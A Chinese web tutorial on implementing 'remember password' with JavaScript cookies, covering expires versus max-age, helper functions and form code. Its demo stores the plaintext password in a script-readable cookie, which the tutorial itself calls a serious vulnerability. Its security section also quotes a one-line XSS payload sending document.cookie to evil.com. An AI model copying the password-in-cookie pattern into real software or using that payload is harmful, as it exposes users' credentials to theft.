JS通过Cookie设置记住密码及过期时间
详细讲解如何使用 JavaScript 通过 document.cookie 实现“记住密码”功能以及精确设置过期时间,涵盖 expires 与 max-age 计算、通用封装函数、表单读写全流程与生产环境安全规范。
设想一个常见的用户登录情景:用户在管理后台输入用户名和密码,并勾选了“记住密码”复选框。如果用户在一周之内再次打开该登录页面,输入框会自动回填上次的凭据,复选框保持勾选;而若用户未勾选该选项,关闭浏览器后数据便不再保留。要实现这种客户端状态记忆,核心方案是借助 JavaScript 操作浏览器的 document.cookie,并在写入时显式声明过期时间(expires 或 max-age),以决定凭据信息在用户本地硬盘上持久保留的天数。
一、Cookie 语法结构与生命周期机制
在客户端 JavaScript 中,所有 Cookie 都是通过 document.cookie 属性进行读写的。表面上看,document.cookie 是一个普通字符串,但它在底层的读写行为与普通变量存在本质区别:对它的每次赋值操作并非覆盖整个 Cookie 集合,而是向浏览器的 Cookie 存储库追加或更新一条特定的键值对记录。

一条完整的 Cookie 字符串包含键值以及若干控制属性,各属性之间使用分号和空格(; )分隔:
document.cookie = "key=value; expires=date; max-age=seconds; path=/; SameSite=Lax; Secure";决定 Cookie 是临时保留还是持久保留的关键,在于是否设置了生命周期指令。如果忽略 expires 与 max-age,该条记录就会成为“会话 Cookie”(Session Cookie),仅保存在浏览器的内存中,一旦用户完全关闭浏览器进程,数据立即失效清空。如果需要实现“记住 7 天”或“记住 30 天”,就必须指定具体的有效期。
Expires 与 Max-Age 的差异与选择
在为 Cookie 指定过期时间时,W3C 标准提供了两种语法途径:
expires(绝对时间点):这是早期 HTTP/1.0 引入的标准属性,其接收一个符合 GMT/UTC 格式的日期字符串,例如Wed, 25 Nov 2026 12:00:00 GMT。在 JavaScript 中,通常先利用new Date()加上指定的毫秒数,再通过d.toUTCString()生成标准格式。它的局限在于完全依赖用户客户端本机的系统时钟,若用户电脑时间存在偏差,可能导致判定异常。max-age(相对时间跨度):由 HTTP/1.1 规范制定,其值是一个以秒为单位的正整数,例如 7 天即为7 * 24 * 3600 = 604800秒。浏览器从接收到指令的瞬间开始倒计时,彻底规避了客户端与服务端时钟不一致的隐患。在现代浏览器中,max-age的优先级高于expires。
| 属性名称 | 数值格式 | 时间参考系 | 即刻删除写法 | 工程推荐度 |
|---|---|---|---|---|
expires |
GMT/UTC 时间文本 (toUTCString) | 绝对时刻(依赖本机时钟) | 设为过去的时刻(如 1970 年) | 兼顾旧浏览器兼容 |
max-age |
整数(单位:秒) | 相对时长(当前时间 + N秒) | max-age=0 或负数 |
现代标准,强烈推荐 |
二、封装通用的 Cookie 读、写与删除工具
由于直接操作 document.cookie 容易出现字符串拆分错误、编码丢失以及路径作用域不一致等问题,在编写具体业务前,先封装规范的 setCookie、getCookie 和 removeCookie 函数是最佳的实践方式。
/**
 * 设置 Cookie(支持指定天数与路径)
 * @param {string} name 键名
 * @param {string} value 键值
 * @param {number} days 有效天数(传 0 或负数即为删除)
 * @param {string} path 作用路径,默认为根路径 "/"
 */
function setCookie(name, value, days, path = '/') {
  let cookieStr = encodeURIComponent(name) + '=' + encodeURIComponent(value);

  if (typeof days === 'number') {
    // 方案一:采用现代 max-age(秒为单位)
    const maxAge = days * 24 * 60 * 60;
    cookieStr += '; max-age=' + maxAge;

    // 方案二:双重保障补充 expires,兼容极旧运行环境
    const date = new Date();
    date.setTime(date.getTime() + (days * 24 * 60 * 60 * 1000));
    cookieStr += '; expires=' + date.toUTCString();
  }

  cookieStr += '; path=' + path + '; SameSite=Lax';
  document.cookie = cookieStr;
}

/**
 * 获取指定名称的 Cookie 值
 * @param {string} name 键名
 * @returns {string|null} 对应的值或 null
 */
function getCookie(name) {
  const targetKey = encodeURIComponent(name) + '=';
  const cookies = document.cookie.split(';');

  for (let i = 0; i < cookies.length; i++) {
    let item = cookies[i].trim();
    if (item.indexOf(targetKey) === 0) {
      return decodeURIComponent(item.substring(targetKey.length));
    }
  }
  return null;
}

/**
 * 删除指定 Cookie(设置过期时间为 0)
 * @param {string} name 键名
 * @param {string} path 必须与设置时的 path 完全一致
 */
function removeCookie(name, path = '/') {
  // 将 max-age 设为 0,并将 expires 设置为 Unix 纪元时间
  document.cookie = encodeURIComponent(name) +
    '=; max-age=0; expires=Thu, 01 Jan 1970 00:00:00 GMT; path=' +
    path + '; SameSite=Lax';
}encodeURIComponent(),这能防止用户名中包含的分号、逗号、等号或中文字符破坏 Cookie 本身的语法结构;在读取时再使用 decodeURIComponent() 还原。
三、“记住密码”完整实现步骤与代码

实现“记住密码”的业务逻辑可以清晰地划分为两个阶段:一是用户登录提交时的判定与持久化存储,二是后续页面再次打开时的凭据回显与状态还原。
1. 界面 HTML 表单骨架
首先准备一个包含用户名、密码、复选框以及登录按钮的基础表单:
<form id="loginForm" onsubmit="return false;">
  <div>
    <label for="username">账号:</label>
    <input type="text" id="username" placeholder="请输入用户名" required />
  </div>
  <div>
    <label for="password">密码:</label>
    <input type="password" id="password" placeholder="请输入密码" required />
  </div>
  <div>
    <label>
      <input type="checkbox" id="rememberMe" /> 记住账号与登录状态(7天)
    </label>
  </div>
  <button type="button" id="loginBtn">登 录</button>
  <button type="button" id="clearBtn">清除保存</button>
</form>
2. 编写登录逻辑:根据复选框状态设置或清理 Cookie
当用户点击登录且通过基本校验后,检查 rememberMe.checked。若为 true,则调用封装好的 setCookie 写入 7 天有效期;若为 false,则主动调用 removeCookie 清理可能遗留的历史凭据:
const userField = document.getElementById('username');
const passField = document.getElementById('password');
const remCheckbox = document.getElementById('rememberMe');
const loginBtn = document.getElementById('loginBtn');
const clearBtn = document.getElementById('clearBtn');

// 登录处理逻辑
loginBtn.addEventListener('click', () => {
  const username = userField.value.trim();
  const password = passField.value.trim();

  if (!username || !password) {
    alert('请完整填写用户名与密码');
    return;
  }

  // 判断是否勾选“记住我”
  if (remCheckbox.checked) {
    // 保存 7 天(演示机制:此处存储凭据标识,后文将展开安全加固)
    setCookie('saved_username', username, 7);
    setCookie('saved_password', password, 7);
  } else {
    // 未勾选则清除已有 Cookie
    removeCookie('saved_username');
    removeCookie('saved_password');
  }

  alert('登录指令触发成功!凭据状态已同步至 Cookie。');
});
3. 编写初始化逻辑:页面加载时自动回填
在 DOMContentLoaded 事件触发时,尝试读取 Cookie。如果读到历史数据,便将内容填入对应的输入框中,并自动勾选“记住我”复选框,让用户明确知晓当前处于记忆状态:
document.addEventListener('DOMContentLoaded', () => {
  const savedUser = getCookie('saved_username');
  const savedPass = getCookie('saved_password');

  // 若存在保存的数据,则自动回填
  if (savedUser !== null) {
    userField.value = savedUser;
    remCheckbox.checked = true;
  }

  if (savedPass !== null) {
    passField.value = savedPass;
  }
});

// 手动清除按钮处理
clearBtn.addEventListener('click', () => {
  removeCookie('saved_username');
  removeCookie('saved_password');
  userField.value = '';
  passField.value = '';
  remCheckbox.checked = false;
  alert('本地保存的登录凭据已完全清除');
});
四、生产环境的安全边界与核心防护原则
在上面的技术演示中,为了完整展示通过 Cookie 存取表单各字段与生命周期管理的执行机制,我们将密码字段写入了 Cookie。但在实际生产项目中,这种做法存在严重的安全漏洞:

- XSS 跨站脚本劫持:凡是由客户端 JavaScript 可读写的 Cookie,一旦网站存在反射型、存储型或 DOM 型 XSS 漏洞,恶意攻击脚本仅需一行
fetch('https://evil.com/?c=' + document.cookie)即可将用户的明文密码盗取回传。 - 物理与本地视线暴露:Cookie 是以明文格式保存在操作系统的浏览器配置目录或 IndexedDB/Cache 文件中的。任何能在该设备上打开浏览器开发者工具(Application -> Cookies 面板)的人,都能瞬间看穿密码。
生产级别的正规“记住登录”实现方案
如果需要在商业级项目中实现长期记住登录状态,业界成熟通用的标准方案如下:
- 方案 A(最常见、零风险):仅记住用户名/账号
Cookie 中只存储saved_username,有效期设为 30 天;密码输入框永远留空,由用户手动输入,或者交给浏览器原生的受保护密码管理器(如 Chrome Password Manager、Keychain)通过主密码或生物指纹填充。 - 方案 B(免密自动登录):服务端颁发 Remember-Me Token
用户勾选“记住我”后,服务端生成一个高强度随机字符串(如 UUID 或 Hash 令牌),与该用户 ID 及过期时间关联后存入数据库。服务端在 HTTP 响应头中通过Set-Cookie: remember_token=xxx; HttpOnly; Secure; SameSite=Lax; Max-Age=2592000发送给浏览器。
HttpOnly属性会彻底禁止前端 JavaScript 访问该 Cookie,彻底防御 XSS 盗取;服务端在后续请求中校验该 Token 自动建立会话,且用户可以在后台随时一键废弃该 Token。
五、常见开发误区与排查清单
在使用 JavaScript 操作 Cookie 及排查过期问题时,有几个极为隐蔽但高频出现的开发陷阱需要特别关注:
- 1. 路径(Path)不匹配导致无法读取或无法删除
如果在/admin/login.html页面写入 Cookie 时没有声明path=/,浏览器会默认将其作用域绑定在/admin子目录下。当用户访问根路径/index.html时,该 Cookie 将完全不可见;在删除 Cookie 时,若传入的path与写入时的path不一致,删除操作会直接静默失败。建议:所有通用凭据均显式指定path=/。 - 2. 本地文件直接打开(
file:///协议)失效
出于安全沙箱限制,现代浏览器(如 Chrome)在直接双击打开本地 HTML 文件(即file:///协议)时,通常会禁止读写document.cookie。测试时务必使用本地轻量 HTTP 服务器(如 VS Code Live Server 或python3 -m http.server)通过http://localhost:8080访问。 - 3. Cookie 体积与条数限制

单个 Cookie 的最大体积通常不能超过 4KB(包含键名、键值及属性),每个域名下的 Cookie 数量通常限制在 20~50 个之间。Cookie 绝不能当作前端大容量数据库(如 LocalStorage、IndexedDB)来使用。 - 4. 同名覆盖必须匹配 Domain 与 Path
当试图修改已有的过期时间时,必须保证键名、path和domain完全匹配,否则浏览器会误认为这是另一条新 Cookie,导致旧数据无法覆盖。
六、总结与知识全景速查

通过 JavaScript 设置“记住密码”及过期时间,本质上是浏览器客户端持久化与状态机控制的结合。回顾核心要点:
- 语法核心:利用
document.cookie追加写入,使用max-age=秒数精确控制相对留存时长,使用max-age=0触发即刻销毁。 - 字符保护:键值写入前必须进行
encodeURIComponent(),读取后使用decodeURIComponent()还原。 - 作用域规范:无论是设置、读取还是移除,统一指明
path=/,避免跨目录数据隔离与删除失效。 - 安全红线:客户端 JavaScript 维护的 Cookie 只应存储账号或非敏感显示标识;真正的持久登录凭据应交由服务端通过具备
HttpOnly与Secure属性的 Token 机制进行承载。
JS获取屏幕分辨率:screen.width与window.innerWidth的区别
2026-11-17 19:11:18
JavaScript怎么获取当前元素的所有兄弟元素
2026-11-17 17:13:44
JS怎么实现多选下拉框的批量选中
2026-11-17 16:23:10
JS清空div内容的三种原生方法对比
2026-11-17 14:52:44
JS递归调用栈溢出与while死循环的机制区别
2026-11-17 13:39:37